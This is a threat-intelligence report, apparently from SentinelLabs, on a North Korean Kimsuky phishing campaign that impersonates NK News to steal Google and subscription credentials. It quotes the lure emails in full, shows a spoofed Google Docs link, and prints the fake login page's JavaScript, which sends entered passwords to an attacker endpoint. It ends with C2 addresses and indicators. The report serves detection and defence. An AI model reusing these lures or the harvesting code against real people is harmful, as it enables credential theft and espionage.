Kimsuky Strikes Again | New Social Engineering Campaign Aims to Steal Credentials and Gather Strategic Intelligence

Aleksandar Milenkoski

Executive Summary

- SentinelLabs has been tracking a social engineering campaign by the North Korean APT group Kimsuky targeting experts in North Korean affairs, part of a broader campaign discussed in a recent NSA advisory.
- The campaign has the objective of stealing Google and subscription credentials of a reputable news and analysis service focusing on North Korea, as well as delivering reconnaissance malware.
- Kimsuky engages in extensive email correspondence and uses spoofed URLs, websites imitating legitimate web platforms, and Office documents weaponized with the ReconShark malware.
- This activity indicates Kimsuky's growing dedication to social engineering and highlights the group's increasing interest in gathering strategic intelligence.

Overview

In collaboration with NK News, a leading subscription-based service that provides news and analyses about North Korea, SentinelLabs has been tracking a targeted social engineering campaign against experts in North Korean affairs from the non-government sector. The campaign focuses on theft of email credentials, delivery of reconnaissance malware, and theft of NK News subscription credentials. Based on the used malware, infrastructure, and tactics, we assess with high confidence that the campaign has been orchestrated by the Kimsuky threat actor.

The social engineering tactics and some infrastructure characteristics closely relate to a Kimsuky activity privately reported by PwC and discussed in an NSA advisory published during the writing of this article. We focus on the specific targeting of expert analysts of North Korean affairs by impersonating NK News and stealing NK News credentials, and provide details on used TTPs to support collaborative hunting and detection efforts.

Kimsuky, a suspected North Korean advanced persistent threat (APT) group whose activities align with the interests of the North Korean government, is known for its global targeting of organizations and individuals. Operating since at least 2012, the group often employs targeted phishing and social engineering tactics to gather intelligence and access sensitive information.

A hallmark of the activity we discuss in this post is Kimsuky's focus on establishing initial contact and developing a rapport with their targets prior to initiating malicious activities. As part of their initial contact strategy, the group impersonated Chad O'Carroll, the founder of NK News and the associated holding company Korea Risk Group, using an attacker-created domain, `nknews[.]pro`, which closely resembles the legitimate NK News domain `nknews.org`. The initial email requests the review of a draft article analyzing the nuclear threat posed by North Korea.

If the target engages in the conversation, Kimsuky uses the opportunity to deliver a spoofed URL to a Google document, which redirects to a malicious website specifically crafted to capture Google credentials. Kimsuky may also deliver a weaponized Office document that executes the ReconShark reconnaissance malware.

Further, Kimsuky's objective extends to the theft of subscription credentials from NK News. To achieve this, the group distributes emails that lure targeted individuals to log in on the malicious website `nknews[.]pro`, which masquerades as the authentic NK News site. The login form that is presented to the target is designed to capture entered credentials.

This Kimsuky activity indicates the group's growing efforts to establish early communication and foster trust with their targets prior to initiating malicious operations, including the delivery of malware. Their approach highlights the group's commitment to creating a sense of rapport with the individuals they target, potentially increasing the success rate of their subsequent malicious activities.

By actively targeting high-profile experts in North Korean affairs and stealing subscription credentials from prominent news and analysis outlets focussing on North Korea, Kimsuky demonstrates a heightened curiosity in understanding how the international community perceives developments concerning North Korea, such as the country's military activities. These actions are probably part of their broader objective to gather strategic intelligence, contributing to North Korea's decision-making processes.

Google Credential Theft

We observed Kimsuky distributing an HTML-formatted phishing email to selected individuals, which requests the review of a draft article analyzing the nuclear threat posed by North Korea. The email primarily aims to initiate a subsequent conversation and is intentionally designed to appear benign: It impersonates NK News leadership and lacks any malicious artifacts.

```
I am writing to inquire as to whether you would be interested in
reviewing a manuscript that we are considering publishing. It is
entitled "NK nuclear threat". Given your expertise, your views on
this proposal would be extremely helpful.

If you would like to take this on, please let me know, and I will
send you over a complete draft script.

[...]

Thank you for your time and I look forward to hearing from you soon.

With best wishes,
```

Initial email

If the target engages in the conversation, Kimsuky eventually follows up with an email that contains an URL to a Google document.

```
Thanks for your fast feedback.
[...]
And, As you requested, I'd like to send the draft in advance.

[Link to a Google document]

P.S For security, I've shared only your email account on my google drive.

I look forward to hearing from you soon.

With best wishes,
```

Follow-up email

If the target is not responsive, Kimsuky follows up with a reminder email in an attempt to engage the target in conversation.

```
Hope this email finds you safe and well. I'm writing to ask for the
result of your review. I look forward to waiting for your feedback.

With best wishes,
```

Reminder email

The URL's destination is manipulated through the spoofing technique of setting the `href` HTML property to direct to a website created by Kimsuky. This method, commonly employed in phishing attacks, creates a discrepancy between the perceived legitimacy of the link (a genuine Google document) and the actual website visited upon clicking the URL.

The displayed URL to a Google document points to an actual article hosted on Google Docs, delving into the topic of the North Korean nuclear threat. The article contains visible edits to give the impression of a genuine draft article, aligning with Kimsuky's luring tactic.

North Korea's Nuclear Threats: South Korean Perception and US Nuclear Extended Deterrence

Evaluating the Nuclear Risk on the Korean Peninsula

As North Korea's nuclear and missile threats grow, there is a growing voice in South Korean society that South Korea should also consider various nuclear options. Since early 2022, North Korea has continued to provoke with various types of missile launches, ranging from short-range to intercontinental ballistic missiles, regardless of time and place. North Korea fired 73 missiles on a total of 34 occasions in 2022 alone, according to ROK Ministry of National Unification.

As such, South Korea's immediate and top security threat is coming from North Korea. North Korea is focusing on developing various types of missiles, including the Hwasong-17 and 18 intercontinental ballistic missile, as well as intermediate-range, short-range, and submarine-launched ballistic missiles (SLBMs).

Furthermore, a new building has been built on the site of the partially dismantled Punggye-ri nuclear test site, indicating efforts to restore at least some part of the site for a seventh nuclear test. If North Korea goes ahead with its seventh nuclear test, it is clear that the South Korea's Yoon Suk-yeol government will also have to take a strong response, and as a result, tensions on the Korean Peninsula will increase further.

On November 2, 2022, Pyongyang launched a ballistic missile into South Korean waters South of the Northern Limit Line (NLL) in the East Sea, for the first time since the division of the two Koreas. In response, South Korea scrambled jets that launched missiles into waters north of the NLL. North Korea's missile provocations violated the September 19 comprehensive military accord ~~agreement~~ signed at the 2018 inter-Korean summit.


Google document

The spoofed destination of the URL redirects the target to an attacker-created website that masquerades as a legitimate Google Docs site for requesting document access, such as

```
https[://]drive-google[.]shanumedia[.]com/pdf/ul/ji78fghJHKtgfLKJIO/s2.php?
menu=ZGFu[...]vbQ==
```

The Base-64 encoded segment, that is, the value of the `menu` URL query parameter, resolves to the target's email address.

This serves as a means of transporting the target's address to the fake Google Docs site, which enables the site to dynamically display the address, creating a personalized and convincing appearance of legitimacy. The design and functionality of this site suggest its potential for reuse in targeting different individuals.



Malicious Google Docs site

We were unable to analyze the functionality behind the `Request access` web element as the group has taken down the site. However, given the theme of the site, we suspect that it has been designed to capture entered Google credentials.

During conversations with targeted individuals, Kimsuky also seizes any available opportunity to distribute password-protected weaponized Office documents that deploy the ReconShark reconnaissance malware. ReconShark exfiltrates information relevant for conducting subsequent precision attacks, such as deployed detection mechanisms and hardware information. The implementation of the ReconShark variant we observed in this activity remains the same as the one covered in our previous post on Kimsuky activity, with the main distinction being the use of a different C2 server: `staradvertiser[.]store`. This domain resolves to the IP address `162.0.209[.]27`, which has hosted domains that have been attributed to Kimsuky in previous research, such as `sesorin[.]lol` and `rfa[.]ink`. Kimsuky's use of ReconShark as part of this activity underscores the malware's central role within the group's current operational playbook.

NK News Credential Theft


We also observed Kimsuky attempting to steal credentials for the subscription service of NK News, which is known for its comprehensive expert analyses and news reports. Gaining access to such reports would provide Kimsuky with valuable insights into how the international community assesses and interprets developments related to North Korea, contributing to their broader strategic intelligence-gathering initiatives.

In order to accomplish this, Kimsuky distributes an email that lure targeted individuals to log in to a spoofed NK News subscription service. The emails prompt the recipients to confirm their NK News accounts under the pretext of recent security updates.

```
Hello,
We notice that you should review your NK PRO Account because of updates
for ip security.
Recently, we're updating the NK Pro's secure service so that nothing
could be accessed except for the owner because of the attacker's misuse.

In this regard, Please click on https[://]www.nknews[.]pro/ip/register/ and
confirm you.

We hope for the active cooperation of NK PRO Account users. If not, you
could have any problems in using NK PRO after updating the service.


All the best,
```

Phishing Email

The fake login site, hosted at `https[://]www.nknews[.]pro/ip/register/`, features a login form with the standard web elements, such as `Sign In`, `Sign Up`, and `Forgot Password?` buttons. When clicked, the `Sign In` button executes the `loginAct` JavaScript function, whereas the rest of the buttons do not conduct any activities.



Fake NK News login site

The JavaScript code captures entered credentials by issuing an HTTP POST request to `https[://]www.nknews[.]pro/ip/register/login[.]php` and then redirects the user to the legitimate NK News site.

```
function loginAct() {
    var femailpre = document.getElementById('email').value;
    var textpass = document.getElementById('pwd').value;
    console.log(textpass.length);
    if (textpass.length <= 5) {
        console.log('ok1');
        var xhr = new XMLHttpRequest();
        if (xhr != null) {
            xhr.open('POST', './login.php');
            xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
            xhr.send('email=' + femailpre + '&pwd=' + textpass);
        }
        document.getElementById('pwd').value = '';
        document.getElementById('email').value = '';
        document.getElementById('wrong').style.display = 'block';
    } else
        postAct();
}

function postAct() {
    var femailpre = document.getElementById('email').value;
    var textpass = document.getElementById('pwd').value;
    var xhr = new XMLHttpRequest();
    if (xhr != null) {
        xhr.open('POST', './login.php');
        xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        xhr.send('email=' + femailpre + '&pwd=' + textpass);
    }
    document.getElementById('pwd').value = '';
    document.getElementById('email').value = '';
    document.getElementById('wrong').style.display = 'block';
    window.location.href = 'https://nknews.org/';
}
```

JavaScript code

The main website hosted at `https[://]www.nknews[.]pro` redirects to the legitimate NK News site, `https://nknews.org`, and uses a certificate issued by Sectigo:

- Thumbprint: a1597d197e9b084a043ada5c7dac1f9b6d7f7af3
- Serial number: 00f342582c9a299acf2452aaf5115c5be0

The domain `nknews[.]pro`, registered through Namecheap, also resolves to the Kimsuky-linked IP address `162.0.209[.]27`. The URL `https[://]www.nknews[.]pro/config[.]php` hosts a password-protected remote management site, which is likely an implementation of the b374k tool, based on the implementation of the login site and the presence of the `config.php` file. The Kimsuky group is known to use this tool for remote management of its infrastructure.

b374k login site

Conclusion

SentinelLabs remains actively engaged in monitoring the activities conducted by Kimsuky. The findings presented in this post highlight the group's persistent commitment to targeted social engineering attacks and underscore the need for increased awareness and understanding of Kimsuky's tactics among potential targets. Maintaining vigilance and implementing effective security measures are imperative to mitigate the risks posed by this persistent threat actor.

Indicators of Compromise

Indicator	Description
nknews[.]pro	Phishing email sender domain
chad.ocarroll@nknews[.]pro	Phishing email sender address
membership@nknews[.]pro	Phishing email sender address
https[://]www.nknews[.]pro	Website impersonating NK News
https[://]www.nknews[.]pro/config[.]php	Website impersonating NK News: b374k login site
https[://]www.nknews[.]pro/ip/register/	Website impersonating NK News: Fake NK News login site

https[://]www.nknews[.]pro/ip/register/login[.]php	Website impersonating NK News: NK News credential theft endpoint
https[://]staradvertiser.store/piece/ca[.]php	ReconShark payload hosting endpoint
https[://]staradvertiser.store/piece/r[.]php	ReconShark C2 server endpoint
162.0.209[.]27	Website impersonating NK News, ReconShark C2 server: IP address
4150B40C00D8AB2E960AA059159149AF3F9ADA09	Malicious document (password-protected): SHA1 hash
7514FD9E5667FC5085373704FE2EA959258C7595	Malicious document: SHA1 hash
41E39162AE3A6370B1100BE2B35BB09E2CBE9782	ReconShark: SHA1 hash